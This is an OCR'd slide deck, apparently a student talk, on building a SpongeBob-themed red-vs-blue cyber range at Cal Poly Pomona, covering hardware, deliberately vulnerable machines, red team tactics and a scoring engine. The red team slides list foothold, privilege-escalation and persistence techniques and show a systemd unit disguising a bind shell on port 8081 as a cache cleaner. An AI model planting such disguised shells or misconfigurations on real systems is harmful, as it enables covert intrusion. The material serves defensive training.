






Bikini Bottom Cyber Range:

How to Set Up Dynamic Red vs. Blue Training Environments

Agenda

1. Who We Are
2. Overview & Background
3. Hardware and Networking
4. How We Make Our Environments
5. Scoring Engine & Scoreboard
6. Experiences
7. Lessons Learned
8. Future Tasks

1

Who We Are

Hello!

I am Silas Shen

- Cyber Competition Enthusiast
- DFIR & Hacking Geek
- Mediocre Poker Bluffer

@SighLessShen

Hello!

I am Louie Hernandez

- Threat Hunter In-Training
- Linux propogantist
- Esoteric music connoisseur

@FBetern0

Hello!

I am Jimmy Li

- Avid cyber competitor
- Likes everything web
- (Bug) bounty hunter

@jimfutsu

2

Overview & Background


High-Level Overview

Who: Cyber Security Students

What: Student-Run Competition Environment With Vulnerable Machines

Where: Cal Poly Pomona

When: Twice a Year



Why Do We Do This?

Us

- Lots of Learning
  - Building out a virtual infrastructure
  - Networking systems
  - Poking holes in systems
  - Red team tactics
  - Technical documentation
- Giving Back
- Getting Name Out There
- Fun

Them

- Technical Skills
  - Good blue team security practices
  - Keeping service uptime
  - Preparation for future competitions (national cyberPatriot)
- Soft Skills
  - Working under pressure
  - Written reports
  - Email professionalism


3


Hardware & Networking Setup

Our Lab Environment

SWIFT
STUDENTS WITH AN INTEREST IN THE FUTURE OF TECHNOLOGY

- pfSense Firewall - 1x Dell R610
- VMware ESXi Hosts - 3x Dell R710 + 1x Dell R720xd







Physical Requirements

- Older branded servers VS. building your own
  - Much better performance per dollar
  - Much better compatibility with ESXi
  - Higher power usage - (most likely) not an issue
- labgopher.com
  - Servers rated based on their features and performance per dollar
- Your requirements: based on your needs
  - Generally more CPU cores and RAM = better
- HP Gen9 and Dell 13th Gen compatible with ESXi 7.0
  - ESXi 6.7 - EOL 2021
  - ESXi 7.0 - EOL 2025

Our Competition Network Topology



Example Team Pod Topology



4

Making Vulnerable Machines

The Fun Begins...


There is ALWAYS a theme.

2017

2018

2019


2020




Plan of Action

Initial Foothold

- EternalBlue
- Web Shells Running With High Privileges
- Misconfigured SSH Server
  - Weak Credentials
  - Allow Root Login
- TightVNC Server
- Bind Shells
- Cleartext Credentials on WordPress Site
- Outdated Software vulnerable to RCE’s
  - Metasploit Framework
- Replacing Utilman.exe with cmd.exe






Privilege Escalation

- Misconfigured Windows Service Binaries
- SUID/GUID Bits
- Docker Privesc

- Misconfigured Sudoers File
- Services Running as Root
- Outdated Software
  - Metasploit Framework



Persistence


- Create New Users
- SSH Keys
- Systemd Unit Files
- Task Schedulers
- Cron Jobs
- Creating New Services
- Startup Folder


```
root@nether:~# systemctl cat cleaner.service
# /etc/systemd/system/cleaner.service
[Unit]
Description=Clean Deafult Ubtntu Caches

[Service]
Type=simple
ExecStart=/usr/bin/cleaner -lvp 8081 -e /bin/bash
Restart=always

[Install]
WantedBy=default.target
root@nether:~# _
```

Action on Objectives


- Exfiltrate Sensitive Data
- Firewall Rules to Block Required Services
- Drop Databases
- Edit WordPress Site
- Change Credentials


khakis-http	slacks-mysql	shinyshoes-http	jacket-smb	tuxedo-dns
✕	✕	✕	✕	✕
✕	✕	✕	✕	✕
✕	✕	✕	✕	✕
✕	✕	✕	✕	✕
✕	✕	✕	✕	✕
✕	✕	✕	✕	✕
✕	✕	✕	✕	✕
✕	✕	✕	✕	✕





Have Fun!


the boating school - Windows Internet Explorer
Upload Image
MRS PUFF'S BOATING SCHO
BIKINI BOTTOM
DRIVER LICENSE
A5265661
MR. KRABS
3541 ANCHOR
MESS WITH THE HONK
YOU GET THE BONK
Goose "Not-epad"
i cause problems on purpose
>0)
(_>
SARMA
Done
Local intranet | Protected Mode: Off
Start


10.0.1.60
the tundra
WELCOME TO THE TUNDRA :)
RECENT POSTS
welcome to the tundra :)
PROTECT THIS POST AT ALL COSTS
me
i love minecraft
herobrine
RECENT COMMENTS
ARCHIVES
September 2020
August 2020
July 2020
January 2020
CATEGORIES
the tundra
META
Site Admin
Log out
Entries RSS
Comments RSS
WordPress.org
10.0.1.60/wp-admin/update-core.php

Documentation

Vulnerabilities / Misconfigs:
A
Vulnerabilities / Misconfigs:
Leaked SSH key on Wordpress site
Leaked default creds on Wordpress site
MySQL remote code execution w/ user void
MySQL empty password on user w/ all privs granted
PHP Functions allowed w/ vulnerable htaccess file
Readable wp-config file from external hosts (can gain wp creds from there
Misconfigured sudoers file

anonymous ftp login
users on ftp server can read and write to IIS web root directory (ex: upload shells, remove important files)
web shells on IIS site
telnet enabled
RDP enabled
SMB v1 enabled
All Domain Users are Domain Admins
All users including Administrator have password "Password1"
Unsecure group policy object linked to domain (e.g. firewall forced disabled, telnet forced enabled)
Group Policy script that deletes your computer if you open internet explorer

5


Scoring Engine & Score Board

Why a scoring engine?

- Competitors
  - Help direct their focus
  - Understand personal problem or red team action
  - Gamify keeping the services up
    - Motivate teams to outscore other teams
- Red teamers
  - Understand which attacks are working
  - What to focus on
    - Too much green / too much red
- Spectators
  - Something the coach can watch
    - Share upsides and downsides of each team

How do we create and deploy a scoreboard?

- Backend component
  - Poll each team services
  - Keep track of uptime / downtime
- Frontend component
  - Display results to teams



Our first iteration

CCDC-Style Scoring Engine v1.0

Last Update: Fri Feb 28 21:45:49 2020

Team	Service	Attempts	Successful	Uptime
Team1	khakis-ssh	2	0	0.0%
Team1	slacks-mysql	2	0	0.0%
Team1	shinyshoes-http	2	0	0.0%
Team1	jacket-smb	2	0	0.0%
Team1	tuxedo-dns	2	0	0.0%
Team2	khakis-ssh	2	0	0.0%
Team2	slacks-mysql	2	0	0.0%
Team2	shinyshoes-http	2	0	0.0%
Team2	jacket-smb	2	0	0.0%
Team2	tuxedo-dns	2	0	0.0%
Team3	khakis-ssh	2	0	0.0%
Team3	slacks-mysql	2	0	0.0%
Team3	shinyshoes-http	2	0	0.0%
Team3	jacket-smb	2	0	0.0%
Team3	tuxedo-dns	2	0	0.0%
Team4	khakis-ssh	2	0	0.0%
Team4	slacks-mysql	2	0	0.0%
Team4	shinyshoes-http	2	0	0.0%
Team4	jacket-smb	2	0	0.0%
Team4	tuxedo-dns	2	0	0.0%

By: Jimmy Li and Christo Bakis, contact us if anything is broken

Implementation details

- Written in Python
- Modular polling modules
  - Wanted to easily add different services
- In-memory score tracker
  - All scores stored in Python dictionary
  - Simplified deployment
  - Performed well for small amount of teams
- Generated a HTML file to be served via Apache
- Allowed users to define username / passwords
  - No database / API
  - How could we take and store user input?

Backend details

- Google sheets
  - Intended use: collaborative spreadsheeting
  - Our use: frontend + database solution
- Teams could change the usernames and passwords for their teams
  - They could also change it for any other team
- We chose this due to ease
  - Easy to integrate
  - No database deployment mishaps


Problems we faced


- In memory storage ➡ If the engine crashed we risked losing scoring data
  - To mitigate this, we made constant backups
- Difficulty accessing scoreboard
  - The scoring engine web server could only be accessed within the network


Current iteration

Pulse Engine

- New name! Pulse Engine
- Built with REST API backend and ReactJS frontend
  - Separate scoring engine component which updates API
- Helps tackle the two problems with the previous version
  - In memory storage ➡ Dedicated database
  - Difficulty to access ➡ Available from the internet
- Long term storage of scores to review performance
- Available for everyone to use!


Scoring Service
Home
Competitions
Account
Welcome jimmy
Getting Started
This website is used to view the scores from the scoring engine, it does not do the actual scoring. In order to install the scoring system, please view and install the scoring engine from my github here
What you can do with this website
View contests you are participating in
View contests you own
Create your own contest
Your Competitions
Owned Competitions: 1
Participating Competitions: 1


test-competition
Add user to competition
Display API key
Current Status
Current Scores
google-http
team2
team1


test-competition
Add user to competition
Display API key
Current Status
Current Scores
google-http
team2
2 / 6
team1
6 / 6


How you can score your own competition

